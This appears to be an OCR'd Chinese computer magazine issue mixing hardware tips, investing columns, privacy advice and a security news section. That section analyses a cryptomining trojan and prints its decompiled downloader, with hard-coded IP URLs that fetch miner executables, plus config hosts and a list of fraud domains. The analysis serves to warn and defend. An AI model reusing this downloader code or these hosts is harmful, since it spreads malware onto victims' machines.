为什么第八代 CPU 不支持 100 系和 200 系主板,Intel 表示是因为针脚定义方面有所改动。由于第八代 CPU 核心数全面提升,CPU 和主板的供电部分和对超频的支持方面都有变化,所以他们对 300 系列主板进行了重新的设计,以符合这些要求。这个说法听起来很有道理,小编最开始也被忽悠到了,直到我们把 i3 8100“摁”到了 H110 上。当然,是在刷入了 BIOS 之后。

我们使用的是 i3 8100 和华擎 H110M-DVS。这个主板市面上都有出售,原生是支持 Intel 第六代和第七代 CPU 的。我们为这款主板刷入特殊的 BIOS 之后,就能直接使用 i3 8100。而且我们并没有硬改主板的 CPU 针脚,也没有对 CPU 进行打孔改造什么的。仅仅是刷入了一个 BIOS,修改了 BIOS 的微识别代码,就能让 H110 支持 i3 8100。

不过遗憾的是,我们虽然“破解”了第八代 i3 对于主板的限制,但第八代 i5 和 i7 目前还“破解”不了。其实稍加思考就知道,Intel 说第八代 CPU 核心数全面提升,但 i3 8100 也是四核心,这和上一代的 i5、i7 是一样的。另一方面,100/200 系列主板推出之时,是支持四核心处理器的,所以 100/200 系列主板理论上是能够满足第八代 i3 的供电需求的。但第八代 i5 和 i7 是六核心设计,无法支持 100/200 系主板也是情理之中。

也就是说,Intel 的这个说法是有一定道理的,不过其中有几分虚假,几分真诚就需要读者朋友们自行斟酌了。

集显不能用Win7? 小编教你怎么办

主板作为电脑的载体,供 CPU、显卡、内存、硬盘以及其他设备的接合。其好坏无非是接口丰富与否,对于基本的显卡和 CPU 是几乎没有性能影响的。虽然不同主板芯片组有所差别,但经过我们实际试验,发现在 H110+i3 8100 下,无论是系统识别、电压、核显还是 PCI-E 通道等都是正常的。而在实际的跑分、游戏和持续考机方面,H110+i3 8100 和 Z370+i3 8100 的表现也几乎都一样,所以担心性能和稳定性的朋友们可以放心了。

不过 H110 毕竟不是第八代 CPU 专用的主板,我们发现强行刷入 BIOS 以支持 i3 8100 之后,在使用集显的情况下不能安装 Windows7 系统,只能使用 Windows10。但在使用独显的时候,这个问题就不复存在了。另外刷过 BIOS 之后,也无法再使用老旧的第六代和第七代 CPU。

但这些都不是问题,刷入 BIOS 就是为了安装性价比更高的 8100,我们当然没必要回去使用性能更孱弱的老 CPU。集显无法使用 Windows7,那我们使用 Windwos10 就好了嘛,如果一定要使用 Windows7,也可以搭配一块性能更强的独显。

总之,使用 H110+i3 8100 并没有任何“硬伤”,而且性价比也更高,至少比买 Z370 要划算很多。在 H310、B360 这两个正牌第八代主板上市之前,选择 H110+i3 8100 自然是最优的选择。另外,就算是 H310 和 B360 上市,其性价比也肯定不如 H110,毕竟以 Intel 的德行,这两个主板真的会很便宜?

所以别等了,H110+i3 8100 已经很好。如果觉得刷 BIOS 很麻烦的话,这套主机在我们官方淘宝店就有售,小编已经为你刷好了 BIOS,买回去拆掉包装就能用哦!

电脑报自营 Intel 第八代主机 2699 元起

go.icpcw.com/v2.htm
手机淘宝扫一扫

这一周,小编被这盒魔性的拼图虐哭了

前几期小编给大家推荐了很多款过年送给亲朋好友的礼物,结果上周小编就收到了朋友送的新年礼盒——一盒拼图,听起来是不是觉得很温馨、很有新意?并!没!有!接下来你们就随意感受一下我的心路历程。


没有图案、没有提示

当小编还没打开这盒拼图的时候,还是有点小激动的,毕竟有礼盒的加持,看起来还是很戳小编的少女心的。但是打开盒子的那一瞬间,你告诉我这是啥?!说好的拼图呢……图呢……呢……

盒子里是一堆散装的纯白色图片,完全没有图案的那种,目测大概有几百片吧。接着,小编上网查了一下这款拼图的资料:它,来自日本(果然是不按常理出牌的岛国,现在连拼图都不放过)。名字很简单粗暴,就叫“纯白地狱”,是一种没有图案、每张图片都是一个颜色(白色 or 黑色)的拼图,被称为拼图界的终极大 Boss,分为入门级的 108 片和魔鬼级的 1000 片两种。小编手上的这盒应该就是 1000 片的魔鬼级拼图了,抱着“我就试试”的心理,小编开始了拼图这个大坑。

小编对比了一下尺寸,发现每块图片大概只有手指甲盖这么大,每张图片的凹口和凸口的形状和位置都有一点点的不一样。所以如果想要拼好它,基本来说就只能纯靠直觉,我需要去吃个瓜冷静一下……先把 1000 张图片铺在地上(莫名有种严肃的仪式感是怎么回事),机智的小编就发现了一个问题,图片的背面有四种花色,分别是三角形、草花、横条、圆。三角形和草花是可以根据图形来确定拼图的方向的,所以一片一片试过去的话只要试一遍就行了。但是横条只能确定拼片是横是竖,并不能确定方向,所以试的时候还要 180 度旋转之后再试一遍,工作量比前一个多一倍。而圆形连横竖都不能确定,工作量又比横条多一倍。这么说你们懂吗?不懂也没关系,你们买一个试试就知道啦!

47元起



又虐又爽,根本停不下来

因为平时要上班,所以进度有点慢,小编用了五天完成了三角形的部分。第二部分是草花图案,差不多用了一整个双休日拼完,你们懂久坐之后腰部的酸爽吗?!目前小编还在拼第三部分,这时听说我现状的朋友们已经纷纷打电话来安(chao)慰(xiao)我了。根据查到的资料显示,1000 片拼完以后,整个拼图的大小是 26cm×38cm,你可以把它裱起来挂在墙上,也可以在拼图上随意 DIY 或涂鸦。具体的可能就要等到小编拼完之后,再来给大家报平安了……

好了,如果你是重度拼图爱好者、有大量时间的无聊人士,或者是有抖 M 属性的朋友,绝对要试试这款拼图。不过小编建议大家还是从初级的 108 片入手,另外,除了纯白,还有纯黑和黄金地狱。但如果你是想要恶搞朋友,那就果断入手 1000 片的好吗!小编坐等你们反馈哦,我就接着去拼图啦。

go.icpcw.com/cbpt.htm
手机淘宝扫一扫

你不知道的微信玩法

微信是当前最热的移动 APP,人人都在用,人人也会用,不过你真的玩转微信了吗?其实,除了常用功能,微信还有许多实用的功能以及鲜为人知的技巧,如果你精通了这些,不但可以提高效率,还可以在朋友、同事面前化身高手哟!

第一期:文件分享√ 第二期:玩转朋友圈√ 第三期:数据保存√ 第四期:必备小程序√ 第五期:用好微信群√ 第六期:看谁拉黑了你√ 第七期:用好收藏功能√ 第八期:藏得很深的功能√ 第九期:如何在微信中理财√ 第十期:试试趣味功能×

请关注董师傅微博

想了解更多的网络技巧,想追踪董师傅的最新研究成果,不妨关注董师傅的微博。如果有个人上网的心得体会,也可以跟董师傅在线交流。此外,还可以加入电脑报读者交流群:63357672,入群暗号:陈邓新。

看懂这个 理财不求人

说到微信理财,大家的第一反应就是零钱理财,4 只货币基金随便买一只就好,或者买年化收益率最高的那只。其实微信提供的理财产品远远不止货币基金一种,如果眼光好可以获取更高的理财回报哟!

选灵活存取类保险产品

除了货币基金,稳健理财范畴内的还有定期产品、保险产品和券商产品。定期产品的回报跟货币基金差不多,没有选择的必要,这里比较的就是保险产品和券商产品买哪个好。如果钱的理财期限是在1个月内,那就考虑保险产品吧,特别是那种可以灵活存取(跟货币基金一样的模式)的保险产品,例如国寿嘉年天天盈的年化收益率为4.77%(采用的是截稿日的数据,下同),比华夏基金财富宝的年化收益率4.5390%、易方达基金易理财的年化收益率4.4750%、汇添富基金全额宝的年化收益率4.4790%、南方基金现金通E的年化收益率4.6760%都高。

虽然还有一款券商产品年化收益率更高,但要求投资门槛为5万元且期限为固定的一个月,要求太高不适合大多数人。至于如果钱的理财期限是在1~6个月或者6个月以上,也就是短时间内不用钱,那就是哪个利率高、符合哪个条件就买哪个。相对来说,券商产品的安全性要高于保险产品,这是因为保险产品的结构相对比较复杂,筹集的资金最终流向不好分析,而券商产品则简单了,大多数是为自家的融资提供资金来源,也就是4%~5.5%的年化利率收钱,再以8%多的年化利率借给股民,赚个差价。

定投50指数基金

如果感觉稳健理财收益率不够看,就可以考虑微信平台中的高收益产品了,微信官方提供了多种选择,例如从主题投资角度入手选择、从热点投资角度入手选择、从收益排行角度入手选择等。由于大多数普通人对股票不了解,盲目投资有可能高收益无法获得,本金反而会亏损,因此我们推荐从定投角度入手——定投就是每个月自动扣款买一只基金。

在微信中通过钱包进入腾讯理财通后,点击“基金专区”,再点击顶部的“基金定投”,在弹出的页面中点击“定投排行榜”,就可以看到适合定投的基金了,一般来说都是盈利比较稳健、风险相对较小的基金,这么多又该怎么选呢?最好是选择跟上证50相关的基金,例如排行榜中第二位的嘉实基本面50指数基金,这是因为上证50指数牛气冲天,今年大概率是要继续涨的,每个月定投这种基金安全性和收益都可以获得相对的保障。选好基金后,点击“定投”,输入定投的金额,再选择一个定投的周期即可。需要注意的是,买高收益产品是有一定风险的,哪怕买的是50指数基金也存在亏钱的可能。

理财学院 欢迎大家加入电脑报理财群:329789299,验证码:理财之家。

杠杆资金决定短线方向

@董师傅

有读者询问短线怎么做成功率比较高,对这个问题不同投资流派的答案不一样,从最简单的5日线法(5日线上买入并持有,5日线下卖出)到代码法(自行编制指标)应有尽有,在这里提供一个另外的思路,参考杠杆资金的去向,也就是融资的钱买了哪些股票,它们短线上涨的可能性更大,融资的钱流出了哪些股票,它们短线下跌的可能性更大。

例如这段时间融资额不断刷新近两年的新高纪录,新增的融资资金都去哪儿呢,答案是兴业银行、中国平安、浦发银行等金融股成为首选目标,以兴业银行为例,1月9日融资买入该股票的资金总量是144.19亿元,到了1月22日,融资买入该股票的资金总量变成了189.49亿元,这期间股价从17.18元最高涨到19.06元。类似的案例比比皆是,大家细心梳理一下就会发现。当然,在股市没有一个方法是百分之百灵,这个方法也不例外。比如许多人融资买入京东方,不过这段时间京东方一直在调整,并没有怎么涨(京东方有两个重要股东减持,抵消了融资买入的利好),因此在实际使用时要结合实际情况来综合判断,例如K线图是不是走好了,有没有利好支持、有没有基本面支持、是不是游资或机构喜欢的股票。

怎么查询股市的融资余额和单只股票的融资总量呢?以手机版的同花顺APP为例,打开APP后,点击“涨跌风向标”,就可以看到融资融券历史走势图,由于融券比例太小基本上这就是融资走势图,当前这个图中的线在爬升阶段,说明市场有增量资金进来,交易气氛较为活跃,短线比较好做。在图的下方可以看到融资买入最高的三只股票、融资增长最快的三只股票,它们可以作为短线的目标进行考虑。至于单只股票,进入单只股票的页面后点击“公告”,再点击“融资融券”即可。

本文仅代表个人观点,跟本报无关。股市有风险,投资需谨慎,本文仅作参考,实际盈亏自负。

别抄底ST保千里

@德散人:董师傅,ST保千里连续19个跌停板,创了A股历史纪录,感觉要反弹了,你怎么看?

@董师傅:连续跌停状态一定会被终结,也许19个跌停板就终结,也可能是29个,谁知道呢!问题不在有多少个跌停板,而是这只股票碰到了大麻烦,保千里是借壳上市的,在这个过程中伪造了九份内容虚假协议,虚增了2.74亿元资产,而上市后又玩了一个智能硬件生态圈概念,发布了售价3980元的达令VR手机……这才是为什么会连续跌停的原因!所以别去碰这只高风险的股票,哪怕后面的确有超跌反弹也别眼红,这钱不好赚!君不见之前赌保千里打开跌停板抄底的都亏哭了吗!

华胜天成可以拿着

@扬帆去远航:董师傅,帮忙看看华胜天成,业绩预告那么好为什么不涨?不是说现在机构看重业绩嘛,为什么机构不买华胜天成?

@董师傅:华胜天成2017年预计实现净利润约2.25亿元~2.35亿元,同比增加约525%~553%,相当于净利润暴增了5倍还是非常引人注目的,再加上之前大股东增持,可以说华胜天成是一个不错的投资对象。至于说没有机构关注,这明显是夸张了,只不过没有资金大规模买入而已,在历史上华胜天成有两次涨幅差不多达到了10倍,可以说弹性很好,如果大趋势好了资金自然就来了!所以,你买入这只股票要有价值投资的心态,不涨就一直拿着,时机到了自然就涨了,比如今年大涨的地产板块就出乎所有人意料!

中国建筑后续看好

@多不多:董师傅,工商银行的股价站上历史高位,超过摩根士丹利成为全球市值最高的银行,为什么质地更好的中国建筑反而一直在低位徘徊?中国建筑一直是全球最大的建筑公司,市值却一直不是,这是为什么?

@董师傅:全球营收超过1000亿美元的公司中,只有一家是建筑公司,那就是中国建筑,且在超高层建筑领域拥有多个专利,可以说在基建领域中国建筑是世界级的公司,然而由于盘子大、对未来订单增长的担心、散户多等原因,一直表现不佳,好不容易进来个安邦保险,又被打断了买入计划(只买了计划的一半,也就是10%的股份)。不过,随着工商银行等低估股票都涨了,中国建筑未来也会涨的,后续的增量资金会考虑它的,要有耐心。

企业防泄密②

随着商业经济的快速发展,企业的商业机密及重要文档的安全问题日益受到重视,不仅仅是大型企业或外企对防泄密格外重视,众多中小企业也开始意识到这个问题的重要性。我们就从企业日常办公最容易泄密的几个方面,来谈谈中小企业如何在办公时防止信息泄密。

打印和复印设备泄密不得不防

@罗宇

前不久引人注目的泄密事件,即百度诉其前自动驾驶事业部总经理王劲及王劲所经营的美国景驰公司侵害百度的商业秘密。百度认为王劲获取商业秘密的主要依据是其离职前,声称遗失了一台笔记本电脑和一台打印一体机。当然,此事的是是非非,还需要法院裁决,遗失笔记本造成泄密还情有可原,令不少人好奇的是,遗失打印一体机是怎么造成泄密的呢?

存储硬盘是泄密的根源

很多人不知道的是，在不少打印设备和复印设备上，尤其是中高端的部门级打印机和复印机上，是有硬盘等存储设备的，而这些硬盘会存储打印设备和复印机所有的打印任务和复印任务,在这种情况下，获得打印设备或复印机中的硬盘,就可以获得公司的打印文件,从而造成了严重的泄密事件。

那么，这些打印设备和复印机为什么要设置存储硬盘呢?其实原因很简单，对于部门级打印机而言，需要面对的往往是数十个甚至更多的用户。在打印高峰期间，这些用户往往会同时发出打印文件,打印机无法同时处理这些需求,而拒绝这些打印需求,又会影响工作效率,因此需要依靠内置硬盘接收这些文件,进行排队打印。同时,部门级的打印机和复印机经常要接收大容量的文件进行输出，此时如果要计算机和人员持续为打印设备和复印机传输打印件，那造成的人员和设备浪费无疑是惊人的。因此这些打印设备和复印机内置硬盘无疑是必要的,但接收和存储的文件,却是打印设备和复印机泄密的根源，因此加强打印设备和复印机中的硬盘管理，就成为企业防止泄密的关键因素。

部门级打印机都带有存储硬盘

防硬盘泄密,注意这几点细节

部门级复印机都带有数据加密功能

即便硬盘丢失，泄密的概率也可以大大降低。但在实际使用时,几乎80%以上的单位和企业并没有对打印设备的硬盘进行加密,这样硬盘丢失后,公司机密信息完全展示在盗窃者面前。且内部员工也可以通过调用硬盘内的数据，进行二次打印,从而造成数据泄密,这样的重大隐患务必引起企业的注意。

2.送修时留个心眼

在打印机维修尤其是送修时,不少单位和企业会毫无戒心地将整套设备送往维修站甚至是街边的维修店,而这些维修单位有大量熟悉打印机设备和工作原理的技术人员,可以说,只要他们愿意，就可以随意获得公司的重要机密信息。与其将保密希望寄托在维修人员的职业操守和品德上，还不如未雨绸缪，在送修时先拆下打印设备上的硬盘，至少要对硬盘进行格式化和加密处理。

3.设备报废时处理好硬盘

对于电脑硬盘替换和报废,不少单位都有很明确和严格的管理制度,如电脑封存、拆除硬盘后出售,甚至是硬盘物理性破坏处理等。但当打印机出现同样的问题时,管理却松懈得多,报废硬盘丢弃甚至是留给维修人员;将报废的打印设备和复印机低价销售,对数据毫不处理，殊不知电脑硬盘上的数据,往往只是个人工作的信息,而打印设备和复印机上泄露的信息,却可能让人得知整个公司的脉络。要防止这样的泄密，其实并不是技术上的问题,而是完全没有意识,只要将打印设备与计算机等同看待，报废时采用同样的审核和处理方式，这样的信息泄密就可以大大降低。

对淘汰的存储硬盘最好用榔头敲坏

由于部门级打印设备和复印机一般体积庞大,且硬盘固定在机器内部,在这种情况下，只要单位和企业有普通的安防措施,如架设监控,有门卫制度等,整台打印机失踪或硬盘失窃的概率并不高。但泄密往往是在忽视细节时产生的,注意这些细节，才能保证企业信息数据的安全。

1.注意数据加密

实际上，拥有硬盘的打印设备和复印机,大多都附带有硬盘加密工具,这样

有关打印和复印泄密的几点误区

对于打印机自身的泄密，网上也有许多不同的说法，其中不乏一些夸张甚至危言耸听的说法，尽管这些说法在原理上可能是正确的，但在实际使用过程中,对普通单位和企业影响极小,只有特定的场合才需要注意。

1.加设存储器盗取数据

不少防打印机泄密的文章都会提到在海湾战争时，美国通过在打印机中设置芯片,获得不少绝密资料,并用病毒干扰了伊拉克的防空系统。这样的泄密,对于国家或涉密的单位和企业固然是一个教训,但对于普通企业来说,也用不着风声鹤唳，毕竟对于在市场购买的普通打印机来说，不太可能刻意地去增加成本不菲的存储芯片，毕竟不通过互联网而采用无线发射方式进行窃密，需要高昂的人工和设备成本。复杂且不计成本的窃密,不太可能出现在普通企业中。

2. 扫描硒鼓获取机密

通过扫描工作中的打印设备和复印机上的硒鼓成像潜影获得打印机的打印内容,这从理论上来说毫无问题,但有这必要吗？且不谈这种做法要改动打印设备和复印机,增加成本,同样面临信号传输的问题。从工作原理上来说,通过打印接口获得打印文件的方法远比扫描硒鼓成像潜影简单得多。毕竟增加扫描系统,无论从结构复杂性还是所需要的芯片数量上看，都远比从打印端口获取信息要困难得多，因此这样的技术只能存在于实验室中,在现实中并不可行。

3.旧硒鼓导致泄密

抛弃的废弃硒鼓可能导致打印文件泄密也是一种流行的说法。理由是在打印中,硒鼓形成的潜影会被记录下来,这样在丢弃硒鼓时,就可以从硒鼓上获取打印文件。这种说法也不靠谱,毕竟在每次打印完毕时,硒鼓会通过放电辊清除硒鼓上的潜影。退一万步说,即便是打印一半中断而令硒鼓上存在潜影,此时硒鼓上记录的也不过是区区几行的打印内容,存储信息有限。而即便是这样的潜影,在将硒鼓取出打印机后，在几小时至几天内,会因为静电释放而消失。也就是说,企业和单位真担心因此泄密的话,只需要将旧硒鼓保留几天,就会消除这种泄密的隐患。

打印设备和复印机送修时要防止信息泄密

海淘用户福音
如何抢到Paypal优惠券

@张剑

随着中国海淘用户越来越多,用 Paypal 进行支付的人也越来越多。为了更好地回馈用户,Paypal 会不定时地发送一些优惠券。但是由于这些优惠券的数量有限,因此很多用户在没有抢到时感到非常遗憾。那么如何在第一时间抢到 Paypal 优惠券呢?

及时获取优惠券的发布信息

由于很多人都想薅“歪果仁”的羊毛,于是有网友开发了一个实时监控的网站,它可以每隔 5 分钟监控并发布一次最新的信息。首先通过浏览器打开“Paypal 优惠监控”网站(http://ppjk.me/),通过网页就可以看到最新的优惠信息,其中包括这个信息的“更新时间”。通过“更新时间”就可以判断出是否还有抢到优惠卷的可能性,如果觉得还有希望的话,那么可以点击优惠卷的发布链接,从而领取到最新的 Paypal 优惠券。当然为了以后更好地查询到优惠券的信息,建议用户将它添加到自己的浏览器书签里,以后用户只要在自己空闲的时候打开这个书签就可以看到最新的优惠信息了(图 1)。

当然我们并不是时时刻刻都坐在电脑面前,这样就有可能错过优惠券的发布。为了解决这个问题,可以点击“Paypal 优惠监控”网站页面中的“微信推送”按钮,在弹出的网页中可以看到一个二维码图标。打开微信的“扫一扫”功能,扫描一下这个二维码图标。在微信提示用户已经成功订阅“Paypal 优惠监控”后,当出现优惠券发布前,就会自动在用户的微信里进行信息推送。这样用户就可以在手机里快速进入到发布页面,然后就可以抢到优惠券了。

用浏览器扩展插件自动领取优惠券

虽然前面的操作已经非常简单了,但是毕竟还是手动操作。那么有没有什么方法可以自动监控优惠券的最新发布信息,并且自动帮助用户领取到这些优惠券呢?如果用户安装的是谷歌浏览器或者它的衍生版,那么利用一款名为“自动领取 PayPal 优惠券”的功能扩展插件,就可以解决这个问题了。

首先打开(https://github.com/malaohu/PayPal-Auto-Get-Offers)链接,点击文件列表右上方的绿色按钮,在弹出的对话框里面点击 Download ZIP 按钮,就可以得到这个功能扩展插件的压缩包。现在进入到谷歌浏览器扩展程序管理页面,选中管理页面右上方的“开发者模式”复选框,然后点击左上方的“加载已解压的扩展程序”按钮。在弹出的对话窗口选中刚刚解压出来的扩展文件夹,这时会弹出一个提示窗口并点击“添加”按钮,谷歌浏览器就可以进行扩展插件的安装操作了。安装完成以后点击工具栏中的扩展插件图标,在弹出的对话框里根据提示进行设置即可。

首先在“PayPal 券地址”里输入 https://www.paypal-biz.com/campaign/Nov,接下来在“最后一次券编号”输入最后一次优惠券的编号,功能扩展插件就会通过和这个编号进行对比。如果不一样的话则判断有新的优惠券,这样就会帮助用户自动领取了。现在打开“PayPal 券地址”链接,通过鼠标右键查看网页的源代码。接下来搜索“活动规则”这个关键词,搜索到以后再搜索 id 这个关键词,就可以看到一串数字,它就是最后一次优惠券的编号。将它复制粘贴到设置对话框里面以后,再输入其他的信息进行登录,以后利用这个扩展插件就可以自动领取优惠券了(图 2)。

借道微信公众号复制图片

@曹理成

在微信公众号上看到一篇好的图文并茂的文章,想复制下来保存或者打印出来研读。可惜只能复制下来文字,图片都是点位符(图 1)。当然,如果将图片另存为的话,将会存为代号为 640 的图片,无法直接打开。

解决方法是在 Word 2010 以上的版本或 WPS 2016 文字里,选择“插入→截屏”功能,将网页图片截取下来插入相应的地方。不过如果图片较多,或图片过大,解决起来也比较麻烦。

另一种方法就简单得多了,利用微信的个人公众号(申请比较简单)。登录后依次点击素材管理→新建图文素材→复制网页文章→粘贴,文字和图片就都过来了(图 2)。

然后再复制公众号里面的包含图片的文章,再粘贴到 Word 中,那么所有的图片都过来了,包括位置都不会变。

新版QQ
抢红包的姿势更新了

不知道小伙伴最近有没有更新手机 QQ,如果已经升级到 7.3.5 的话,这几个新功能绝对能够让你在春节抢红包的活动中,多赚几顿饭钱。可以说,抢红包现在越来越有意思了,难度也越来越高。

做表情抢红包

如果你经常与女朋友视频通话的话,接下来的一段日子就可以发红包玩新花样了。

在视频电话聊天的时候,点击右下角的红包按钮,塞入红包金额,就能丢红包过去(图 1)。红包一旦发出去,马上进入不必斗智斗勇只需要会逗比的表情帝游戏。根据屏幕上出现的表情包,看谁模仿得像,分数最高者,红包就是他的。

作为情商很高的你,千万不要在这种游戏中胜出,否则会死得很惨,别说我没提醒你。

说口令赢红包

玩绕口令游戏的时候,就想有个裁判在旁边。

现在有了完美的解决方案——QQ 语音口令红包。你自由设置任意汉字的语音口令,然后塞入红包发给对方,对方必须大声流畅地念出口令红包中的文字才行(图 2)。

话说,普通话不标准的各位,想要拿到红包可要费劲了。用这个方法还可以向心上人表白,具体就不用我来教你了吧。

看谁才是舞王

安卓手机用户更新到最新版 QQ 之后,还会发现一个非常好玩的功能——QQ 高能舞室。点击好友列表界面右上角的“+”,在弹出菜单中选择“拍摄视频”,在最左侧“挂件”选项中选择“高能舞室”,即可选择舞曲开始录制(图 3)。

玩法非常简单,只要你对着摄像头,根据屏幕上的动作提示做出相应的动作,系统会根据动作契合程度出现“great”、“good”、“miss”等提示,完成后系统会累加出分数。

完成录制后还可以进行回放,可以进行涂鸦、添加文字和表情。如果你自我感觉良好,就分享在社交工具上吧,相信会有很多人在下面点赞的。别问笔者怎么知道的。在这里还有一个小经验要分享,那就是所有动作的幅度一定要大,整个人最好占屏幕的 2/3,否则不容易被系统识别。

苹果手机用户是不是羡慕嫉妒呀?据说 iOS 下一版就会更新的。

保卫钱包

病毒、钓鱼网站、P2P 投资陷阱等针对网友钱包的恶意攻击层出不穷，且时不时换个花样忽悠。本栏目专门扒皮，教大家保卫自己的钱包！微博求助：http://weibo.com/cdx1983。

挖矿木马盯上视频软件

挖矿木马在国内的传播越来越猖獗，如今有了新的变化，那就是藏身于各种视频软件疯狂感染电脑，利用海量的电脑给黑客挖矿。为了增加感染量，黑客还将黑手伸入网吧用的视频软件，例如酷艺影视等，长时间挖矿不但会缩短网吧电脑的硬件使用寿命，还会增加耗电量。下面我们来分析这波挖矿木马的攻击特点。


黑客将各种官方的视频软件进行窜改，注入一个名为 flashapp.dll 的组件，它就是木马文件，由于只多了一个组件很容易骗过安全软件的检测。视频软件被安装后，flashapp.dll 就开始工作，会在系统后台偷偷下载挖矿程序并执行，这个过程会模拟成用户的操作，让安全软件误以为是用户自己在下载挖矿程序——木马预设了 8 个下载地址，会随机选择从哪个地址下载挖矿程序。

挖矿程序下载并安装后会联网获取配置信息，存放配置信息的地址有 http://xiaov.host94.cq6969.com/res/minsc.js、http://tlwg3.host92.cq6969.com/res/minsc.js 和 http://tlwg.host102.cq6969.com/res/minsc.js。配置内容包括门罗币（XMR）矿池地址、超级现金（SHR）矿池地址、比特币钻石（BCD）矿池地址、云储币（SIA）矿池地址、备用矿池地址、需要检查的进程、需要结束的进程、显卡占用比、文件哈希值等数据。配置后挖矿程序就会工作了，为了迷惑用户和安全软件，挖矿程序会以系统服务的形式存在，且会取跟系统服务相近的名称，例如 sass、smss 之类的。

有的木马变种还含有一个名为 vm.bat 的批处理脚本和一个名为 XMR.exe 的可执行程序，这两个文件会以删除顽固桌面广告图标、Steam 防卡更新、文网卫士等名称文件伪装，暗地里干的是自启动的勾当，也就是保护挖矿程序持续驻留在系统中，无法彻底结束。有的黑客依靠这个挖到不菲的数字货币，赚了大钱，例如有黑客通过传播暗藏挖矿木马的视频软件，获得 210 个门罗币，而当前门罗币价值超过 2000 元人民币 / 枚，总价值超过 40 万元。

```
if ( sub_401B60(2, 1, 0, -2147482879, 9999, 0, -2147482879) >= 4500 )
{
  lp = "http://61.176.222.157:30080/web/sc2.exe";
  v36 = "http://61.176.222.157:30080/web/xt.exe";
  v35 = "http://61.176.222.157:30080/file.exe";
  v34 = "http://61.176.222.157:30080/xxmr.exe";
}
else
{
  lp = "http://218.24.35.86:30080/web/sc2.exe";
  v36 = "http://218.24.35.86:30080/web/xt.exe";
  v35 = "http://218.24.35.86:30080/file.exe";
  v34 = "http://218.24.35.86:30080/xxmr.exe";
}
```

从远方服务器下载挖矿程序



黑客通过木马挖掘了超过 210 个门罗币

@ 董师傅：Coinhive 是专门提供门罗币挖掘程序的一个平台，该平台提供挖矿算法挖门罗币，为了洗白平台还特别声明不要在不提示用户的情况下使用该服务，因为用户的利益比任何公司短期利益都重要得多，然而实际情况是该服务已经被黑客滥用，成为黑客挖掘门罗币的首选平台。为什么黑客喜欢门罗币呢？主要原因是比特币挖矿难度太大，需要专业的矿机，而门罗币挖掘难度相对较小，普通的 PC 电脑就可以挖掘。

攻防实验室

这里有最新的黑客研究成果，这里有黑客的最新“黑科技”，这里有权威解读，正所谓知己知彼方能百战不殆。要想全面抵御黑客的攻击，就必须知道黑客的最新动态。欢迎志同道合的朋友来投稿，投稿邮箱：285845949@qq.com。

谁都别想偷看微信聊天记录

之前有讨论微信官方会不会偷看大家的聊天记录，想知道黑客是怎么想和怎么做的吗？在黑客看来，微信没有提供端对端加密或提供端对端加密选项（只有通信双方有能力解密，任何第三方包括通信服务器即使获取了聊天数据也无法解密内容），而国外其他同类产品大多数提供了，因此理论上来说的确存在微信聊天记录被偷看的可能，当然微信用户这么多，谁有兴趣去偷看，普通人完全不用担忧。

对身份敏感的黑客来说，又是如何解决这个问题的呢？黑客的方法是加密插件来搞定微信通信的保密问题，常用的有微 X 助手和 ShadowChat。在使用插件之前，需要在 Android 手机中安装 Xposed 框架（只有这个平台可以这么做），有了这个框架才可能不经过微信授权就使用插件，安装好后选择加密聊天，设置加密种类和密码，并将这些信息告诉对方，对方同意这么设置后就可以加密聊天了，例如使用微 X 助手插件，只要在聊天窗口的输入栏中输入“#s”就可以进入加密信息模式，文字会自动被加密，如果两人在微信群中聊天，指定信息给特定的人看，其他群成员看到的是“私密”字样的信息。

要指定加密种类和密码

安全周报

这段时间，互联网上依然出现大量漏洞、被病毒感染的电脑和被黑客攻击的网站。本周比较受关注的是暴雪游戏客户端漏洞。如果玩家要用浏览器在线玩暴雪游戏，需在自己电脑系统中安装一个名为 Blizzard Update Agent 的客户端，而这个客户端可以让黑客发动 DNS 重绑定攻击，从而在客户端上运行恶意代码。暴雪公司表示后续会推出补丁并采取更多稳定的主机白名单机制。

数据来自国家互联网应急中心

本周，全球黑客攻击保持高频状态，影响较大的有：

1. 黑客攻击了挪威医疗卫生机构 Health South-East RHF，可能盗窃了约 290 万人的医疗数据，占挪威总人口的 56%；

2. 黑客利用恶意软件 EvilTraffic 在全球发动恶意广告攻击，利用了数万个受感染的网站，这些网站是采用建站程序搭建的，黑客利用建站程序的漏洞上传达到批量入侵并控制网站的目的；

3.俄罗斯黑客 Denis Zayev 开发了一款恶意软件，并将恶意软件兜售给加油站员工，后者在电子加油机上安装恶意软件，如今就可以让用户支付比实际购买燃料更多的金额（多 3 % ~ 7 %）。

本周，依然有不少 P2P 理财平台出现问题，有的平台网站还可以打开，投资时要睁大眼睛，不要走错门了。

P2P 曝光台

平台名称	上线时间	注册地区	问题类型
领投鸟理财	2016-01	上海	提现困难
雅堂金融	2012-06	四川	停业
多米金融	2015-07	浙江	提现困难
利魔方	2015-06	北京	提现困难
财佰通	2014-01	福建	经侦介入

数据来自网贷之家

本周，我们接到 692 个读者举报，涉及网银钓鱼网站、社交钓鱼网站、游戏钓鱼网站、挂马网站、非法赌博网站和传播病毒的网站等，下面是我们精选的有代表性的高危网站。

网址	危害
www.lkl8888.com	假冒支付网站
www.012**6.com	违法违规
www.75**.com	彩票欺诈
www.anhui**5.net/dfwz4RulGhkPvrgL/ursl	网络赌博
www.long**pa.com	淫秽色情

Scratch 编程 PROGRAM

